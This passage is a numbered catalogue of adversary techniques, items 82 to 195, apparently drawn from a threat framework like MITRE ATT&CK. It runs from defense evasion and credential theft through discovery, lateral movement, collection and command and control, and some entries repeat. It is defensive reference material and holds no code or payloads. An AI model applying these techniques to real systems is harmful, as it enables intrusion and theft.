    Adversaries may delete or modify artifacts generated within systems to remove evidence of their presence or hinder defenses. Various artifacts may be created by an adversary or something that can be attributed to an adversary's actions. Typically these artifacts are used as defensive indicators related to monitored events, such as strings from downloaded files, logs that are generated from user actions, and other data analyzed by defenders. Location, format, and type of artifact (such as command or login history) are often specific to each platform.

83. **(Indirect Command Execution)**
    Adversaries may abuse utilities that allow for command execution to bypass security restrictions that limit the use of command-line interpreters. Various Windows utilities may be used to execute commands, possibly without invoking cmd. For example, Forfiles, the Program Compatibility Assistant (pcalua.exe), components of the Windows Subsystem for Linux (WSL), as well as other utilities may invoke the execution of programs and commands from a Command and Scripting Interpreter, Run window, or via scripts.

84. **(Masquerading)**
    Adversaries may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools. Masquerading occurs when the name or location of an object, legitimate or malicious, is manipulated or abused for the sake of evading defenses and observation. This may include manipulating file metadata, tricking users into misidentifying the file type, and giving legitimate task or service names.

85. **(Modify Authentication Process)**
    Adversaries may modify authentication mechanisms and processes to access user credentials or enable otherwise unwarranted access to accounts. The authentication process is handled by mechanisms, such as the Local Security Authentication Server (LSASS) process and the Security Accounts Manager (SAM) on Windows, pluggable authentication modules (PAM) on Unix-based systems, and authorization plugins on MacOS systems, responsible for gathering, storing, and validating credentials. By modifying an authentication process, an adversary may

be able to authenticate to a service or system without using Valid Accounts.

86. **(Modify Cloud Compute Infrastructure)**
    An adversary may attempt to modify a cloud account's compute service infrastructure to evade defenses. A modification to the compute service infrastructure can include the creation, deletion, or modification of one or more components such as compute instances, virtual machines, and snapshots.

87. **(Modify Registry)**
    Adversaries may interact with the Windows Registry to hide configuration information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution.

88. **(Modify System Image)**
    Adversaries may make changes to the operating system of embedded network devices to weaken defenses and provide new capabilities for themselves. On such devices, the operating systems are typically monolithic and most of the device functionality and capabilities are contained within a single file.

89. **(Network Boundary Bridging)**
    Adversaries may bridge network boundaries by compromising perimeter network devices or internal devices responsible for network segmentation. Breaching these devices may enable an adversary to bypass restrictions on traffic routing that otherwise separate trusted and untrusted networks.

90. **(Obfuscated Files or Information)**
    Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses.

91. **(Plist File Modification)**
    Adversaries may modify property list files (plist files) to enable other malicious activity, while also potentially evading and bypassing system defenses. macOS applications use plist files, such as the info.plist file, to store properties and configuration settings that inform the operating system how to handle the application at runtime. Plist files are structured metadata in key-value pairs formatted in XML based on Apple's Core Foundation DTD. Plist files can be saved in text or binary format.

92. **(Pre-OS Boot)**
    Adversaries may abuse Pre-OS Boot mechanisms as a way to establish persistence on a system. During the booting process of a computer, firmware and various startup services are loaded before the operating system. These programs control flow of execution before the operating system takes control.

93. **(Process Injection)**
    Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

94. **(Reflective Code Loading)**
    Adversaries may reflectively load code into a process in order to conceal the execution of malicious payloads. Reflective loading involves allocating then executing payloads directly

within the memory of the process, vice creating a thread or process backed by a file path on disk. Reflectively loaded payloads may be compiled binaries, anonymous files (only present in RAM), or just snubs of fileless executable code (ex: position-independent shellcode).

95. **(Rogue Domain Controller)**
    Adversaries may register a rogue Domain Controller to enable manipulation of Active Directory data. DCShadow may be used to create a rogue Domain Controller (DC). DCShadow is a method of manipulating Active Directory (AD) data, including objects and schemas, by registering (or reusing an inactive registration) and simulating the behavior of a DC. Once registered, a rogue DC may be able to inject and replicate changes into AD infrastructure for any domain object, including credentials and keys.

96. **(Rootkit)**
    Adversaries may use rootkits to hide the presence of programs, files, network connections, services, drivers, and other system components. Rootkits are programs that hide the existence of malware by intercepting/hooking and modifying operating system API calls that supply system information.

97. **(Subvert Trust Controls)**
    Adversaries may undermine security controls that will either warn users of untrusted activity or prevent execution of untrusted programs. Operating systems and security products may contain mechanisms to identify programs or websites as possessing some level of trust. Examples of such features would include a program being allowed to run because it is signed by a valid code signing certificate, a program prompting the user with a warning because it has an attribute set from being downloaded from the Internet, or getting an indication that you are about to connect to an untrusted site.

98. **(System Binary Proxy Execution)**
    Adversaries may bypass process and/or signature-based defenses by proxying execution of malicious content with signed, or otherwise trusted, binaries. Binaries used in this technique are often Microsoft-signed files, indicating that they have been either downloaded from Microsoft or are already native in the operating system. Binaries signed with trusted digital certificates can typically execute on Windows systems protected by digital signature validation. Several Microsoft signed binaries that are default on Windows installations can be used to proxy execution of other files or commands.

99. **(System Script Proxy Execution)**
    Adversaries may use trusted scripts, often signed with certificates, to proxy the execution of malicious files. Several Microsoft signed scripts that have been downloaded from Microsoft or are default on Windows installations can be used to proxy execution of other files. This behavior may be abused by adversaries to execute malicious files that could bypass application control and signature validation on systems.

100. **(Template Injection)**
     Adversaries may create or modify references in user document templates to conceal malicious code or force authentication attempts. For example, Microsoft's Office Open XML (OOXML) specification defines an XML-based format for Office documents (.docx, xlsx, .pptx) to replace older binary formats (.doc, .xls, .ppt). OOXML files are packed together ZIP archives compromised of various XML files, referred to as parts, containing properties that collectively define how a document is rendered.

101. **(Traffic Signaling)**
     Adversaries may use traffic signaling to hide open ports or other malicious functionality used for persistence or command and control. Traffic signaling involves the use of a magic value or sequence that must be sent to a system to trigger a special response, such as opening a closed port or executing a malicious task. This may take the form of sending a series of packets with

certain characteristics before a port will be opened that the adversary can use for command and control. Usually this series of packets consists of attempted connections to a predefined sequence of closed ports (i.e. Port Knocking), but can involve unusual flags, specific strings, or other unique characteristics. After the sequence is completed, opening a port may be accomplished by the host-based firewall, but could also be implemented by custom software.

102. (Trusted Developer Utilities Proxy Execution)
Adversaries may take advantage of trusted developer utilities to proxy execution of malicious payloads. There are many utilities used for software development related tasks that can be used to execute code in various forms to assist in development, debugging, and reverse engineering. These utilities may often be signed with legitimate certificates that allow them to execute on a system and proxy execution of malicious code through a trusted process that effectively bypasses application control solutions.

103. (Unused/Unsupported Cloud Regions)
Adversaries may create cloud instances in unused geographic service regions in order to evade detection. Access is usually obtained through compromising accounts used to manage cloud infrastructure.

104. (Use Alternate Authentication Material)
Adversaries may use alternate authentication material, such as password hashes, Kerberos tickets, and application access tokens, in order to move laterally within an environment and bypass normal system access controls.

105. (Valid Accounts)
Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

106. (Virtualization/Sandbox Evasion)
Adversaries may employ various means to detect and avoid virtualization and analysis environments. This may include changing behaviors based on the results of checks for the presence of artifacts indicative of a virtual machine environment (VME) or sandbox. If the adversary detects a VME, they may alter their malware to disengage from the victim or conceal the core functions of the implant. They may also search for VME artifacts before dropping secondary or additional payloads. Adversaries may use the information learned from Virtualization/Sandbox Evasion during automated discovery to shape follow-on behaviors.

107. (Weaken Encryption)
Adversaries may compromise a network device's encryption capability in order to bypass encryption that would otherwise protect data communications.

108. (XSL Script Processing)
Adversaries may bypass application control and obscure execution of code by embedding scripts inside XSL files. Extensible Stylesheet Language (XSL) files are commonly used to describe the processing and rendering of data within XML files. To support complex operations, the XSL standard includes support for embedded scripting in various languages.

109. (Adversary-in-the-Middle)
Adversaries may attempt to position themselves between two or more networked devices using

an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation. By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled system so they can collect information or perform additional actions.

110. (Brute Force)
Adversaries may use brute force techniques to gain access to accounts when passwords are unknown or when password hashes are obtained. Without knowledge of the password for an account or set of accounts, an adversary may systematically guess the password using a repetitive or iterative mechanism. Brute forcing passwords can take place via interaction with a service that will check the validity of those credentials or offline against previously acquired credential data, such as password hashes.

111. (Credentials from Password Stores)
Adversaries may search for common password storage locations to obtain user credentials. Passwords are stored in several places on a system, depending on the operating system or application holding the credentials. There are also specific applications that store passwords to make it easier for users manage and maintain. Once credentials are obtained, they can be used to perform lateral movement and access restricted information.

112. (Exploitation for Credential Access)
Adversaries may exploit software vulnerabilities in an attempt to collect credentials. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. Credentialing and authentication mechanisms may be targeted for exploitation by adversaries as a means to gain access to useful credentials or circumvent the process to gain access to systems. One example of this is MS14-068, which targets Kerberos and can be used to forge Kerberos tickets using domain user permissions. Exploitation for credential access may also result in Privilege Escalation depending on the process targeted or credentials obtained.

113. (Forced Authentication)
Adversaries may gather credential material by invoking or forcing a user to automatically provide authentication information through a mechanism in which they can intercept.

114. (Forge Web Credentials)
Adversaries may forge credential materials that can be used to gain access to web applications or Internet services. Web applications and services (hosted in cloud SaaS environments or on-premise servers) often use session cookies, tokens, or other materials to authenticate and authorize user access.

115. (Input Capture)
Adversaries may use methods of capturing user input to obtain credentials or collect information. During normal system usage, users often provide credentials to various different locations, such as login pages/portals or system dialog boxes. Input capture mechanisms may be transparent to the user (e.g. Credential API Hooking) or rely on deceiving the user into providing input into what they believe to be a genuine service (e.g. Web Portal Capture).

116. (Modify Authentication Process)
Adversaries may modify authentication mechanisms and processes to access user credentials or enable otherwise unwarranted access to accounts. The authentication process is handled by mechanisms, such as the Local Security Authentication Server (LSASS) process and the Security Accounts Manager (SAM) on Windows, pluggable authentication modules (PAM) on Unix-based systems, and authorization plugins on MacOS systems, responsible for gathering, storing, and validating credentials. By modifying an authentication process, an adversary may

be able to authenticate to a service or system without using Valid Accounts.

117. (Multi-Factor Authentication Interception)
Adversaries may target multi-factor authentication (MFA) mechanisms, (i.e., smart cards, token generators, etc.) to gain access to credentials that can be used to access systems, services, and network resources. Use of MFA is recommended and provides a higher level of security than usernames and passwords alone, but organizations should be aware of techniques that could be used to intercept and bypass these security mechanisms.

118. (Multi-Factor Authentication Request Generation)
Adversaries may attempt to bypass multi-factor authentication (MFA) mechanisms and gain access to accounts by generating MFA requests sent to users.

119. (Network Sniffing)
Adversaries may sniff network traffic to capture information about an environment, including authentication material passed over the network. Network sniffing refers to using the network interface on a system to monitor or capture information sent over a wired or wireless connection. An adversary may place a network interface into promiscuous mode to passively access data in transit over the network, or use span ports to capture a larger amount of data.

120. (OS Credential Dumping)
Adversaries may attempt to dump credentials to obtain account login and credential material, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information.

121. (Steal Application Access Token)
Adversaries can steal application access tokens as a means of acquiring credentials to access remote systems and resources.

122. (Steal or Forge Authentication Certificates)
Adversaries may steal or forge certificates used for authentication to access remote systems or resources. Digital certificates are often used to sign and encrypt messages and/or files. Certificates are also used as authentication material. For example, Azure AD device certificates and Active Directory Certificate Services (AD CS) certificates bind to an identity and can be used as credentials for domain accounts.

123. (Steal or Forge Kerberos Tickets)
Adversaries may attempt to subvert Kerberos authentication by stealing or forging Kerberos tickets to enable Pass the Ticket. Kerberos is an authentication protocol widely used in modern Windows domain environments. In Kerberos environments, referred to as "realms", there are three basic participants: client, service, and Key Distribution Center (KDC). Clients request access to a service and through the exchange of Kerberos tickets, originating from KDC, they are granted access after having successfully authenticated. The KDC is responsible for both authentication and ticket granting. Adversaries may attempt to abuse Kerberos by stealing tickets or forging tickets to enable unauthorized access.

124. (Steal Web Session Cookie)
An adversary may steal web application or service session cookies and use them to gain access to web applications or Internet services as an authenticated user without needing credentials. Web applications and services often use session cookies as an authentication token after a user has authenticated to a website.

125. (Unsecured Credentials)
Adversaries may search compromised systems to find and obtain insecurely stored credentials. These credentials can be stored and/or misplaced in many locations on a system, including plaintext files (e.g. Bash History), operating system or application-specific repositories (e.g.

Credentials in Registry), or other specialized files/artifacts (e.g. Private Keys).

126. (Account Discovery)
Adversaries may attempt to get a listing of valid accounts, usernames, or email addresses on a system or within a compromised environment. This information can help adversaries determine which accounts exist, which can aid in follow-on behavior such as brute-forcing, spear-phishing attacks, or account takeovers (e.g., Valid Accounts).

127. (Application Window Discovery)
Adversaries may attempt to get a listing of open application windows. Window listings could convey information about how the system is used. For example, information about application windows could be used identify potential data to collect as well as identifying security tooling (Security Software Discovery) to evade.

128. (Browser Information Discovery)
Adversaries may enumerate information about browsers to learn more about compromised environments. Data saved by browsers (such as bookmarks, accounts, and browsing history) may reveal a variety of personal information about users (e.g., banking sites, relationships/interests, social media, etc.) as well as details about internal network resources such as servers, tools/dashboards, or other related infrastructure.

129. (Cloud Infrastructure Discovery)
An adversary may attempt to discover infrastructure and resources that are available within an infrastructure-as-a-service (IaaS) environment. This includes compute service resources such as instances, virtual machines, and snapshots as well as resources of other services including the storage and database services.

130. (Cloud Service Dashboard)
An adversary may use a cloud service dashboard GUI with stolen credentials to gain useful information from an operational cloud environment, such as specific services, resources, and features. For example, the GCP Command Center can be used to view all assets, findings of potential security risks, and to run additional queries, such as finding public IP addresses and open ports.

131. (Cloud Service Discovery)
An adversary may attempt to enumerate the cloud services running on a system after gaining access. These methods can differ from platform-as-a-service (PaaS), to infrastructure-as-a-service (IaaS), or software-as-a-service (SaaS). Many services exist throughout the various cloud providers and can include Continuous Integration and Continuous Delivery (CI/CD), Lambda Functions, Azure AD, etc. They may also include security services, such as AWS GuardDuty and Microsoft Defender for Cloud, and logging services, such as AWS CloudTrail and Google Cloud Audit Logs.

132. (Cloud Storage Object Discovery)
Adversaries may enumerate objects in cloud storage infrastructure. Adversaries may use this information during automated discovery to shape follow-on behaviors, including requesting all or specific objects from cloud storage. Similar to File and Directory Discovery on a local host, after identifying available storage services (i.e. Cloud Infrastructure Discovery) adversaries may access the contents/objects stored in cloud infrastructure.

133. (Container and Resource Discovery)
Adversaries may attempt to discover containers and other resources that are available within a containers environment. Other resources may include images, deployments, pods, nodes, and other information such as the status of a cluster.

134. (Debugger Evasion)
Adversaries may employ various means to detect and avoid debuggers. Debuggers are typically used by defenders to trace and/or analyze the execution of potential malware payloads.

135. (Device Driver Discovery)
Adversaries may attempt to enumerate local device drivers on a victim host. Information about device drivers may highlight various insights that shape follow-on behaviors, such as the function/purpose of the host, present security tools (i.e. Security Software Discovery) or other defenses (e.g., Virtualization/Sandbox Evasion), as well as potential exploitable vulnerabilities (e.g., Exploitation for Privilege Escalation).

136. (Domain Trust Discovery)
Adversaries may attempt to gather information on domain trust relationships that may be used to identify lateral movement opportunities in Windows multi-domain/forest environments. Domain trusts provide a mechanism for a domain to allow access to resources based on the authentication procedures of another domain. Domain trusts allow the users of the trusted domain to access resources in the trusting domain. The information discovered may help the adversary conduct SID-History Injection, Pass the Ticket, and Kerberoasting. Domain trusts can be enumerated using the DSEnumerateDomainTrusts() Win32 API call, .NET methods, and LDAP. The Windows utility Nltest is known to be used by adversaries to enumerate domain trusts.

137. (Group Policy Discovery)
Adversaries may gather information on Group Policy settings to identify paths for privilege escalation, security measures applied within a domain, and to discover patterns in domain objects that can be manipulated or used to blend in the environment. Group Policy allows for centralized management of user and computer settings in Active Directory (AD). Group policy objects (GPOs) are containers for group policy settings made up of files stored within a predictable network path \\SYSVOL\\Policies\.

138. (Network Service Discovery)
Adversaries may attempt to get a listing of services running on remote hosts and local network infrastructure devices, including those that may be vulnerable to remote software exploitation. Common methods to acquire this information include port and/or vulnerability scans using tools that are brought onto a system.

139. (Network Share Discovery)
Adversaries may look for folders and drives shared on remote systems as a means of identifying sources of information to gather as a precursor for Collection and to identify potential systems of interest for Lateral Movement. Networks often contain shared network drives and folders that enable users to access file directories on various systems across a network.

140. (Network Sniffing)
Adversaries may sniff network traffic to capture information about an environment, including authentication material passed over the network. Network sniffing refers to using the network interface on a system to monitor or capture information sent over a wired or wireless connection. An adversary may place a network interface into promiscuous mode to passively access data in transit over the network, or use span ports to capture a larger amount of data.

141. (Password Policy Discovery)
Adversaries may attempt to access detailed information about the password policy used within an enterprise network or cloud environment. Password policies are a way to enforce complex passwords that are difficult to guess or crack through Brute Force. This information may help the adversary to create a list of common passwords and launch dictionary and/or brute force attacks which adheres to the policy (e.g. if the minimum password length should be 8, then not trying passwords such as 'pass123'; not checking for more than 3-4 passwords per account if

the lockout is set to 6 as to not lock out accounts).

142. (Peripheral Device Discovery)
Adversaries may attempt to gather information about attached peripheral devices and components connected to a computer system. Peripheral devices could include auxiliary resources that support a variety of functionalities such as keyboards, printers, cameras, smart card readers, or removable storage. The information may be used to enhance their awareness of the system and network environment or may be used for further actions.

143. (Permission Groups Discovery)
Adversaries may attempt to discover group and permission settings. This information can help adversaries determine which user accounts and groups are available, the membership of users in particular groups, and which users and groups have elevated permissions.

144. (Process Discovery)
Adversaries may attempt to get information about running processes on a system. Information obtained could be used to gain an understanding of common software/applications running on systems within the network. Adversaries may use the information from Process Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

145. (Query Registry)
Adversaries may interact with the Windows Registry to gather information about the system, configuration, and installed software.

146. (Remote System Discovery)
Adversaries may attempt to get a listing of other systems by IP address, hostname, or other logical identifier on a network that may be used for Lateral Movement from the current system. Functionality could exist within remote access tools to enable this, but utilities available on the operating system could also be used such as Ping or net view using Net.

147. (Software Discovery)
Adversaries may attempt to get a listing of software and software versions that are installed on a system or in a cloud environment. Adversaries may use the information from Software Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

148. (System Information Discovery)
An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. Adversaries may use the information from System Information Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

149. (System Location Discovery)
Adversaries may gather information in an attempt to calculate the geographical location of a victim host. Adversaries may use the information from System Location Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

150. (System Network Configuration Discovery)
Adversaries may look for details about the network configuration and settings, such as IP and/or MAC addresses, of systems they access or through information discovery of remote systems. Several operating system administration utilities exist that can be used to gather this information. Examples include Arp, ipconfig/ifconfig, nbtstat, and route.

151. (System Network Connections Discovery)
Adversaries may attempt to get a listing of network connections to or from the compromised system they are currently accessing or from remote systems by querying for information over the network.

152. (System Owner/User Discovery)
Adversaries may attempt to identify the primary user, currently logged in user, set of users that commonly uses a system, or whether a user is actively using the system. They may do this, for example, by retrieving account usernames or by using OS Credential Dumping. The information may be collected in a number of different ways using other Discovery techniques, because user and username details are prevalent throughout a system and include running process ownership, file/directory ownership, session information, and system logs. Adversaries may use the information from System Owner/User Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.

153. (System Service Discovery)
Adversaries may try to gather information about registered local system services. Adversaries may obtain information about services using tools as well as OS utility commands such as sc query, tasklist /svc, systemctl --type=service, and net start.

154. (System Time Discovery)
An adversary may gather the system time and/or time zone from a local or remote system. The system time is set and stored by the Windows Time Service within a domain to maintain time synchronization between systems and services in an enterprise network.

155. (Virtualization/Sandbox Evasion)
Adversaries may employ various means to detect and avoid virtualization and analysis environments. This may include changing behaviors based on the results of checks for the presence of artifacts indicative of a virtual machine environment (VME) or sandbox. If the adversary detects a VME, they may alter their malware to disengage from the victim or conceal the core functions of the implant. They may also search for VME artifacts before dropping secondary or additional payloads. Adversaries may use the information learned from Virtualization/Sandbox Evasion during automated discovery to shape follow-on behaviors.

156. (Exploitation of Remote Services)
Adversaries may exploit remote services to gain unauthorized access to internal systems once inside of a network. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. A common goal for post-compromise exploitation of remote services is for lateral movement to enable access to a remote system.

157. (Internal Spearphishing)
Adversaries may use internal spearphishing to gain access to additional information or exploit other users within the same organization after they already have access to accounts or systems within the environment. Internal spearphishing is multi-staged campaign where an email account is owned either by controlling the user's device with previously installed malware or by compromising the account credentials of the user. Adversaries attempt to take advantage of a trusted internal account to increase the likelihood of tricking the target into falling for the phish attempt.

158. (Lateral Tool Transfer)
Adversaries may transfer tools or other files between systems in a compromised environment. Once brought into the victim environment (i.e. Ingress Tool Transfer) files may then be copied from one system to another to stage adversary tools or other files over the course of an

operation. Adversaries may copy files between internal victim systems to support lateral movement using inherent file sharing protocols such as file sharing over SMB/Windows Admin Shares to connected network shares or with authenticated connections via Remote Desktop Protocol.

159. (Remote Service Session Hijacking)
Adversaries may take control of preexisting sessions with remote services to move laterally in an environment. Users may use valid credentials to log into a service specifically designed to accept remote connections, such as telnet, SSH, and RDP. When a user logs into a service, a session will be established that will allow them to maintain a continuous interaction with that service.

160. (Remote Services)
Adversaries may use Valid Accounts to log into a service that accepts remote connections, such as telnet, SSH, and VNC. The adversary may then perform actions as the logged-on user.

161. (Replication Through Removable Media)
Adversaries may move onto systems, possibly those on disconnected or air-gapped networks, by copying malware to removable media and taking advantage of Autorun features when the media is inserted into a system and executes. In the case of Lateral Movement, this may occur through modification of executable files stored on removable media or by copying malware and renaming it to look like a legitimate file to trick users into executing it on a separate system. In the case of Initial Access, this may occur through manual manipulation of the media, modification of systems used to initially format the media, or modification to the media's firmware itself.

162. (Software Deployment Tools)
Adversaries may gain access to and use third-party software suites installed within an enterprise network, such as administration, monitoring, and deployment systems, to move laterally through the network. Third-party applications and software deployment systems may be in use in the network environment for administration purposes (e.g., SCCM, HBSS, Altiris, etc.).

163. (Taint Shared Content)
Adversaries may deliver payloads to remote systems by adding content to shared storage locations, such as network drives or internal code repositories. Content stored on network drives or in other shared locations may be tainted by adding malicious programs, scripts, or exploit code to otherwise valid files. Once a user opens the shared tainted content, the malicious portion can be executed to run the adversary's code on a remote system. Adversaries may use tainted shared content to move laterally.

164. (Adversary-in-the-Middle)
Adversaries may attempt to position themselves between two or more networked devices using an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation. By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled system so they can collect information or perform additional actions.

165. (Archive Collected Data)
An adversary may compress and/or encrypt data that is collected prior to exfiltration. Compressing the data can help to obfuscate the collected data and minimize the amount of data sent over the network. Encryption can be used to hide information that is being exfiltrated from detection or make exfiltration less conspicuous upon inspection by a defender.

166. (Audio Capture)
An adversary can leverage a computer's peripheral devices (e.g., microphones and webcams) or applications (e.g., voice and video call services) to capture audio recordings for the purpose of listening into sensitive conversations to gather information.

167. (Automated Collection)
Once established within a system or network, an adversary may use automated techniques for collecting internal data. Methods for performing this technique could include use of a Command and Scripting Interpreter to search for and copy information fitting set criteria such as file type, location, or name at specific time intervals. In cloud-based environments, adversaries may also use cloud APIs, command line interfaces, or extract, transform, and load (ETL) services to automatically collect data. This functionality could also be built into remote access tools.

168. (Browser Session Hijacking)
Adversaries may take advantage of security vulnerabilities and inherent functionality in browser software to change content, modify user-behaviors, and intercept information as part of various browser session hijacking techniques.

169. (Clipboard Data)
Adversaries may collect data stored in the clipboard from users copying information within or between applications.

170. (Data from Cloud Storage)
Adversaries may access data from improperly secured cloud storage.

171. (Data from Configuration Repository)
Adversaries may collect data related to managed devices from configuration repositories. Configuration repositories are used by management systems in order to configure, manage, and control data on remote systems. Configuration repositories may also facilitate remote access and administration of devices.

172. (Data from Information Repositories)
Adversaries may leverage information repositories to mine valuable information. Information repositories are tools that allow for storage of information, typically to facilitate collaboration or information sharing between users, and can store a wide variety of data that may aid adversaries in further objectives, or direct access to the target information. Adversaries may also abuse external sharing features to share sensitive documents with recipients outside of the organization.

173. (Data from Local System)
Adversaries may search local system sources, such as file systems and configuration files or local databases, to find files of interest and sensitive data prior to Exfiltration.

174. (Data from Network Shared Drive)
Adversaries may search network shares on computers they have compromised to find files of interest. Sensitive data can be collected from remote systems via shared network drives (host shared directory, network file server, etc.) that are accessible from the current system prior to Exfiltration. Interactive command shells may be in use, and common functionality within cmd may be used to gather information.

175. (Data from Removable Media)
Adversaries may search connected removable media on computers they have compromised to find files of interest. Sensitive data can be collected from any removable media (optical disk drive, USB memory, etc.) connected to the compromised system prior to Exfiltration. Interactive command shells may be in use, and common functionality within cmd may be used to gather

information.

176. (Data Staged)
Adversaries may stage collected data in a central location or directory prior to Exfiltration. Data may be kept in separate files or combined into one file through techniques such as Archive Collected Data. Interactive command shells may be used, and common functionality within cmd and bash may be used to copy data into a staging location.

177. (Email Collection)
Adversaries may target user email to collect sensitive information. Emails may contain sensitive data, including trade secrets or personal information, that can prove valuable to adversaries. Adversaries can collect or forward email from mail servers or clients.

178. (Input Capture)
Adversaries may use methods of capturing user input to obtain credentials or collect information. During normal system usage, users often provide credentials to various different locations, such as login pages/portals or system dialog boxes. Input capture mechanisms may be transparent to the user (e.g. Credential API Hooking) or rely on deceiving the user into providing input into what they believe to be a genuine service (e.g. Web Portal Capture).

179. (Screen Capture)
Adversaries may attempt to take screen captures of the desktop to gather information over the course of an operation. Screen capturing functionality may be included as a feature of a remote access tool used in post-compromise operations. Taking a screenshot is also typically possible through native utilities or API calls, such as CopyFromScreen, xwd, or screencapture.

180. (Video Capture)
An adversary can leverage a computer's peripheral devices (e.g., integrated cameras or webcams) or applications (e.g., video call services) to capture video recordings for the purpose of gathering information. Images may also be captured from devices or applications, potentially in specified intervals, in lieu of video files.

181. (Application Layer Protocol)
Adversaries may communicate using OSI application layer protocols to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.

182. (Communication Through Removable Media)
Adversaries can perform command and control between compromised hosts on potentially disconnected networks using removable media to transfer commands from system to system. Both systems would need to be compromised, with the likelihood that an Internet-connected system was compromised first and the second through lateral movement by Replication Through Removable Media. Commands and files would be relayed from the disconnected system to the Internet-connected system to which the adversary has direct access.

183. (Data Encoding)
Adversaries may encode data to make the content of command and control traffic more difficult to detect. Command and control (C2) information can be encoded using a standard data encoding system. Use of data encoding may adhere to existing protocol specifications and includes use of ASCII, Unicode, Base64, MIME, or other binary-to-text and character encoding systems. Some data encoding systems may also result in data compression, such as gzip.

184. (Data Obfuscation)
Adversaries may obfuscate command and control traffic to make it more difficult to detect. Command and control (C2) communications are hidden (but not necessarily encrypted) in an

attempt to make the content more difficult to discover or decipher and to make the communication less conspicuous and hide commands from being seen. This encompasses many methods, such as adding junk data to protocol traffic, using steganography, or impersonating legitimate protocols.

185. (Dynamic Resolution)
Adversaries may dynamically establish connections to command and control infrastructure to evade common detections and remediations. This may be achieved by using malware that shares a common algorithm with the infrastructure the adversary uses to receive the malware's communications. These calculations can be used to dynamically adjust parameters such as the domain name, IP address, or port number the malware uses for command and control.

186. (Encrypted Channel)
Adversaries may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol. Despite the use of a secure algorithm, these implementations may be vulnerable to reverse engineering if secret keys are encoded and/or generated within malware samples/configuration files.

187. (Fallback Channels)
Adversaries may use fallback or alternate communication channels if the primary channel is compromised or inaccessible in order to maintain reliable command and control and to avoid data transfer thresholds.

188. (Ingress Tool Transfer)
Adversaries may transfer tools or other files from an external system into a compromised environment. Tools or files may be copied from an external adversary-controlled system to the victim network through the command and control channel or through alternate protocols such as ftp. Once present, adversaries may also transfer/spread tools between victim devices within a compromised environment (i.e. Lateral Tool Transfer).

189. (Multi-Stage Channels)
Adversaries may create multiple stages for command and control that are employed under different conditions or for certain functions. Use of multiple stages may obfuscate the command and control channel to make detection more difficult.

190. (Non-Application Layer Protocol)
Adversaries may use an OSI non-application layer protocol for communication between host and C2 server or among infected hosts within a network. The list of possible protocols is extensive. Specific examples include use of network layer protocols, such as the Internet Control Message Protocol (ICMP), transport layer protocols, such as the User Datagram Protocol (UDP), session layer protocols, such as Socket Secure (SOCKS), as well as redirected/tunneled protocols, such as Serial over LAN (SOL).

191. (Non-Standard Port)
Adversaries may communicate using a protocol and port pairing that are typically not associated. For example, HTTPS over port 8088 or port 587 as opposed to the traditional port 443. Adversaries may make changes to the standard port used by a protocol to bypass filtering or muddle analysis/parsing of network data.

192. (Protocol Tunneling)
Adversaries may tunnel network communications to and from a victim system within a separate protocol to avoid detection/network filtering and/or enable access to otherwise unreachable systems. Tunneling involves explicitly encapsulating a protocol within another. This behavior may conceal malicious traffic by blending in with existing traffic and/or provide an outer layer of encryption (similar to a VPN). Tunneling could also enable routing of network packets that would otherwise not reach their intended destination, such as SMB, RDP, or other traffic that

would be filtered by network appliances or not routed over the Internet.

193. (Proxy)
Adversaries may use a connection proxy to direct network traffic between systems or act as an intermediary for network communications to a command and control server to avoid direct connections to their infrastructure. Many tools exist that enable traffic redirection through proxies or port redirection, including HTRAN, ZXProxy, and ZXPortMap. Adversaries use these types of proxies to manage command and control communications, reduce the number of simultaneous outbound network connections, provide resiliency in the face of connection loss, or to ride over existing trusted communications paths between victims to avoid suspicion. Adversaries may chain together multiple proxies to further disguise the source of malicious traffic.

194. (Remote Access Software)
An adversary may use legitimate desktop support and remote access software, such as Team Viewer, AnyDesk, Go2Assist, LogMein, AmmyyAdmin, etc, to establish an interactive command and control channel to target systems within networks. These services are commonly used as legitimate technical support software, and may be allowed by application control within a target environment. Remote access tools like VNC, Ammyy, and Teamviewer are used frequently when compared with other legitimate software commonly used by adversaries.

195. (Traffic Signaling)
